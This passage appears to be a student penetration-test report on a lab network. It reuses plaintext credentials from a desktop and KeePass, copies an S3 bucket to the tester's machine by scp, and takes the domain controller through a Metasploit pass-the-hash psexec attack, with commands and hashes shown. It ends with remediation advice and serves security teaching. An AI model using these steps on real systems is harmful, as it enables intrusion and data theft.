
Hostname: ITAdmin-Desktop
IP address: 192.168.65.138

The host machine 'ITAdmin-Desktop' discovered during the initial enumeration was suspected to have been used by 'IT-Admin' (IT manager) to perform their day to day tasks of managing the IT infrastructure. Having successfully obtained the credentials for the 'IT-Admin' user, an attempt was made to login to the system using these credentials via the Remote Desktop Protocol (RDP) service running on the target system on port 3389 (Microsoft Terminal Services).

Remote Desktop Access using Remmina:
Remmina was used as the remote desktop client to connect and authenticate with the service. The connection profile was created using the 'IT-Admin' user's credentials as follows:




The credentials for the user were valid and we were able to remotely access the user's Desktop on the 'ITAdmin-Desktop' machine.




Enumerating the target system:

A password manager named '**KeePass**' and a file named '**KeePass Password.txt**' was discovered on the 'IT-Admin' user's Desktop, upon successful login. The password for a potential KeePass database was found to be stored in plaintext in the 'KeePass Password.txt' text file. KeePass encrypts and stores credentials securely in an encrypted database file and having easy access to the database password could allow unauthorized users to obtain usernames, passwords and other sensitive information from the database files.




KeePass Password:	Q1O2oK2ADtUns


Upon further enumeration, a KeePass database file named '**Database.kdbx**' was also found:



The database file was accessed in KeePass and decrypted using the credentials obtained.



The database password was valid and we were able to successfully access the 'IT-Admin' user's password manager. The password database contained a single password entry for the '**Webserver Admin**' and consisted of additional notes which had the login credentials to the 'Linux server' for the '**webmaster**' user in plaintext.



Password stored in the KeePass Database:
Webserver Admin: q1Gxsd2g3GVWBLxRbr2q

Notes consisting of the login credentials for the 'Linux Server':

User	**webmaster**
Password	**Joa$WB534G%&**

After completing the enumeration of the target system ('ITAdmin-Desktop'), the credentials for the user - '**webmaster**' were used to laterally move to the Ubuntu based linux server that was hosting the Masked DJ's official website. The 'webmaster' user, as discovered during the engagement, is the IT person and web designer for the organization. By gaining access to this user's system, an attacker could potentially gain access to the unreleased version of the website that reveals the Masked DJ's identity.

Laterally moving to the 'Linux Server'

Hostname: Ubuntu
IP address: 192.168.65.137

The Masked DJ's ubuntu web server was accessed using the **SSH** command-line utility with the credentials of the 'webmaster' user obtained from the KeePass password database.

```
$ ssh webmaster@192.168.65.137
```

```
┌──(kali㉿kali)-[~/reuben10/final/139]
└─$ ssh webmaster@192.168.65.137
The authenticity of host '192.168.65.137 (192.168.65.137)' can't be established.
ED25519 key fingerprint is SHA256:/UwarJilroXWekJRPpHxXqG9X/hhJ/I+W1BvgmjrBq8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.65.137' (ED25519) to the list of known hosts.
webmaster@192.168.65.137's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Sun Nov 10 06:05:21 2019 from 172.16.0.1
webmaster@ubuntu:~$ whoami
webmaster
webmaster@ubuntu:~$
```

The 'webmaster' user's home directory consisted of a file named 'new-site-info.txt' which contained information related to the Masked DJ's new website's. It stated that the site contents and images of the 'Masked DJ' were uploaded to an AWS S3 bucket.

```
webmaster@ubuntu:~$ ls
new-site-info.txt
webmaster@ubuntu:~$ cat new-site-info.txt
Some of the new site content has been uploaded to the S3 bucket that will serve up content for the
 new site.  It has some images of the big reveal of who the boss is.  We should be careful this is
n't accessed ahead of time otherwise the boss not going to be happy!
webmaster@ubuntu:~$
```

Enumerating the target system:

The AWS CLI configuration file for the AWS IAM user account was found to be present in the 'webmaster' user's home directory in a directory named '.aws':

```
webmaster@ubuntu:~$ ls -la
total 36
drwxr-xr-x 4 webmaster webmaster 4096 Nov 10  2019 .
drwxr-xr-x 3 root      root      4096 Nov  2  2019 ..
drwxrwxr-x 2 webmaster webmaster 4096 Nov  9  2019 .aws
-rw------- 1 webmaster webmaster  208 Nov 10  2019 .bash_history
-rw-r--r-- 1 webmaster webmaster  220 Nov  2  2019 .bash_logout
-rw-r--r-- 1 webmaster webmaster 3771 Nov  2  2019 .bashrc
drwx------ 2 webmaster webmaster 4096 Nov  9  2019 .cache
-rw-rw-r-- 1 webmaster webmaster  265 Nov 10  2019 new-site-info.txt
-rw-r--r-- 1 webmaster webmaster  675 Nov  2  2019 .profile
-rw-r--r-- 1 webmaster webmaster    0 Nov  9  2019 .sudo_as_admin_successful
webmaster@ubuntu:~$
```

To determine if the configured IAM credentials were still valid and if the S3 bucket is still accessible, the following command was executed:

```
$ aws sts get-caller-identity
```

```
webmaster@ubuntu:~$ aws sts get-caller-identity
425398327873    arn:aws:iam::425398327873:user/enpm809q AIDAWGC5XLJAV7BZOMXUR
webmaster@ubuntu:~$
```

The command returned a valid user account indicating that the AWS config file was valid. The contents of the S3 bucket were listed using the 's3' CLI commands:

```
$ aws s3 ls
```

```
webmaster@ubuntu:~$ aws s3 ls
2018-09-10 14:08:47 enpm809j
2018-10-04 05:42:10 enpm809j-logs
2019-11-09 19:12:59 enpm809q
```

Out of the three S3 buckets returned by the list command, only one bucket named '**enpm809q**' was accessible to this IAM user. Upon accessing and listing the contents of this S3 bucket, 6 image files and a 'README.txt' file was found to be present in this directory. The images were suspected to potentially be the images of the real identity of the 'Masked DJ'.

```
$ aws s3 ls s3://enpm809q
```

```
webmaster@ubuntu:~$ aws s3 ls s3://enpm809q
2021-11-27 17:57:00        227 README.txt
2019-11-09 19:17:13      52910 flag1.jpeg
2019-11-09 19:17:12      52828 flag2.jpeg
2019-11-09 19:17:13      53230 flag3.jpeg
2019-11-09 19:17:12      72435 flag4.jpeg
2019-11-09 19:17:12     105909 flag5.jpeg
2019-11-09 19:17:13      78246 flag6.jpeg
```

To access the contents of this S3 bucket ('enpm809q'), the objects (files) were copied to a folder named 'bucket', created on the 'ubuntu' web server. The files copied locally to the 'ubuntu' server were then exfiltrated using the '**SCP**' (secure copy) tool to the tester's machine in order to access and analyze the contents (images) in the bucket.

```
$ aws s3 cp s3://enpm809q . --recursive
```

```
webmaster@ubuntu:~/bucket$ aws s3 cp s3://enpm809q . --recursive
download: s3://enpm809q/README.txt to ./README.txt
download: s3://enpm809q/flag3.jpeg to ./flag3.jpeg
download: s3://enpm809q/flag1.jpeg to ./flag1.jpeg
download: s3://enpm809q/flag2.jpeg to ./flag2.jpeg
download: s3://enpm809q/flag6.jpeg to ./flag6.jpeg
download: s3://enpm809q/flag4.jpeg to ./flag4.jpeg
download: s3://enpm809q/flag5.jpeg to ./flag5.jpeg
```

```
$ scp bucket/* kali@192.168.65.128:/home/kali/reuben10/final/s3_bucket/
```

```
webmaster@ubuntu:~$ ls bucket/
flag1.jpeg  flag2.jpeg  flag3.jpeg  flag4.jpeg  flag5.jpeg  flag6.jpeg  README.txt
webmaster@ubuntu:~$
webmaster@ubuntu:~$
webmaster@ubuntu:~$ scp bucket/* kali@192.168.65.128:/home/kali/reuben10/final/s3_bucket/
kali@192.168.65.128's password:
flag1.jpeg                                    100%   52KB  51.7KB/s   00:00
flag2.jpeg                                    100%   52KB  51.6KB/s   00:00
flag3.jpeg                                    100%   52KB  52.0KB/s   00:00
flag4.jpeg                                    100%   71KB  70.7KB/s   00:00
flag5.jpeg                                    100%  103KB 103.4KB/s   00:00
flag6.jpeg                                    100%   76KB  76.4KB/s   00:00
README.txt                                    100%  227     0.2KB/s   00:00
webmaster@ubuntu:~$
```

The files were successfully extracted to the tester's remote machine. These steps demonstrate how an attacker could access the Masked DJ's system, AWS environment and download the contents of the S3 bucket in order to reveal the identity of the Masked DJ.

Files extracted:

```
┌──(kali㉿kali)-[~/reuben10/final/s3_bucket]
└─$ ls
README.txt  flag1.jpeg  flag2.jpeg  flag3.jpeg  flag4.jpeg  flag5.jpeg  flag6.jpeg
```


A file named 'README.txt' retrieved from the 'enpm809q' bucket contained the real identity of the Masked DJ. The Masked DJ was revealed to be - "**Professor Shivers**".

```
┌──(kali㉿kali)-[~/reuben10/final/s3_bucket]
└─$ cat README.txt

Section 0201 - In case you are wondering who this crazy person it is a young Professor Shivers.  He is the Masked DJ.


Sections 0101 and CY01 - You should be able to identify who this is.  See?  I told you I used to be cool.
```


The images obtained from the S3 bucket contained photos of **young Professor Shivers**, who was revealed to be the Masked DJ. The six images of the **Masked DJ's identity** were:

Secret identity of the Masked DJ - **“Professor Shivers”**


Flag 1:




Flag 2:




Flag 3:




Flag 4:



Flag 5:



Flag 6:



Domain Controller Compromise

Hostname: MASKEDDJ-DC
IP address: 192.168.65.145

To exploit and gain access to the organization's Domain Controller system, a technique known as pass-the-hash attack was used in order to authenticate with the SMB service running on the domain controller. In this attack, the password hash retrieved from the Active Directory 'ntds.dit' database file was used to authenticate with the system/service instead of its original password. The metasploit 'psexec' module was used to authenticate as the 'Administrator' user which facilitated remote code execution on the domain controller system ("MASKEDDJ-DC").

Reference:
https://www.rapid7.com/db/modules/exploit/windows/smb/psexec/
https://www.proofpoint.com/us/threat-reference/pass-the-hash


The 'psexec' metasploit module uses the SMB service to authenticate, communicate with the service, and utilizes it to deliver and execute arbitrary code (service executable). The payload executed on the target system returns a Meterpreter shell which gives an unauthorized user complete access to the system.

The Metasploit exploit configuration for the target system (Domain Controller):

RHOSTS - target host's IP address (Domain controller - MASKEDDJ-DC)
SMBUser - Login as the user (Administrator)
SMBPass - Password hash of the user (Attempt at pass-the-hash attack)

```
msf6 exploit(windows/smb/psexec) > set rhosts 192.168.65.145
rhosts ⇒ 192.168.65.145
msf6 exploit(windows/smb/psexec) > set SMBUSER Administrator
SMBUSER ⇒ Administrator
msf6 exploit(windows/smb/psexec) > set SMBPASS aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9
SMBPASS ⇒ aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                Required  Description
   ----                  ---------------                --------  -----------
   RHOSTS                192.168.65.145                 yes       The target host(s), see https://docs.metasploit.com/
                                                                  docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                            yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                  no        Service description to be used on target for pretty
                                                                  listing
   SERVICE_DISPLAY_NAME                                 no        The service display name
   SERVICE_NAME                                         no        The service name
   SMBDomain             .                              no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404  no        The password for the specified username
                         ee:b18082f7c408891f34db2338514
                         a36c9
   SMBSHARE                                             no        The share to connect to, can be an admin share (ADMI
                                                                  N$,C$, ... ) or a normal read/write folder share
   SMBUser               Administrator                  no        The username to authenticate as
```

The attempt at gaining access to the Domain Controller using the pass-the-hash attack was successful and a Meterpreter shell was returned.



The Meterpreter shell returned was found to be operating with **SYSTEM privileges**, thereby giving us administrative privileges to the organization's domain controller. An attacker could utilize such an attack to laterally move across the network or to gain unauthorized access to the Masked DJ's domain controller which could result in complete domain compromise.

Recommendations

1. **Upgrade the host operating systems** of 'BOOKINGS-PC' and 'MASKEDDJ-DC' to their latest versions. It is also recommended to avoid using unsupported operating systems such as Windows 7 as they could introduce a number of system vulnerabilities.

2. Use the latest SMB protocol version and **disable the use of SMB protocol version 1** to prevent RCE vulnerabilities such as EternalBlue. In addition to this, we also recommend regularly applying the latest updates/security patches to the host operating systems.

3. Store highly sensitive information such as Active Directory backup files, organization password policies in an **encrypted storage** and **implement proper security controls to restrict access** to authorized users. This will help prevent disclosure of sensitive information to attackers who might use this information to extract critical organization information or for lateral movement.

4. **Enforce the use of strong passwords using a robust password policy** for user accounts that would prevent credentials from being exposed during password attacks. Moreover, **utilize strong user authentication mechanisms** such as Kerberos that would reduce the risk of pass-the-hash type attacks.

5. **Implement network firewalls to block unauthorized traffic**, and to only allow trusted IP addresses access to internal services and systems. Firewall rules can be configured to only allow public access on the web server port, thereby limiting the overall attack surface.

6. We also recommended **implementing network segmentation** to isolate publicly accessible web server from the other internal systems. This would help prevent internal systems from being discovered through host discovery techniques and limit lateral movement.

7. **Avoid disclosure of sensitive information** on publicly accessible services such as in the website source code which could potentially reveal internal information to the public.

8. **Avoid saving plaintext passwords on the host machines**. Password vaults like KeePass store sensitive user credentials, which if exposed could result in compromise of highly privileged/secure user accounts.

9. It is recommended to **delete the AWS CLI configuration** on the system when not in use and to periodically **rotate IAM access keys** to prevent unauthorized access. Additionally, we also recommend **enabling Multi-factor authentication (MFA)** and implementing **access controls** based on the policy of least-privilege access. These recommendations would help prevent attackers from gaining unauthorized access to organization's resources in the AWS environment.

10. Perform **periodic vulnerability scanning** on the host systems using tools like Nessus to identify and patch new vulnerabilities that could be exploited by attackers to gain access to The Masked DJ's systems.

Conclusion

A comprehensive penetration test on The Masked DJ's IT environment was conducted by the RAS Security team. The assessment revealed multiple vulnerabilities/findings which were exploited to access the organization's systems, ultimately revealing the real identity of the Masked DJ as - "Professor Shivers". Key findings included outdated SMB versions (SMBv1), vulnerable operating systems, weak credential management, information disclosure and insecure file sharing.

To address these issues, the RAS security team highly recommends implementing a robust patch management system, enforcing strict password policies, implementing network segmentation to avoid lateral movements by attackers, reviewing cloud environments, and conducting security and awareness training. By implementing the necessary changes, 'The Masked DJ' can improve their overall security posture and minimize the risk of unauthorized access. As a result, internal/sensitive organizational information and the secret identity of the Masked DJ can be protected and secured.

References

1. MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
2. NVD - CVE-2017-0143
3. NTDS secrets | The Hacker Recipes
4. Extracting Password Hashes from the Ntds.dit File
5. Meterpreter Basics - Metasploit Unleashed
6. s3 — AWS CLI 1.36.17 Command Reference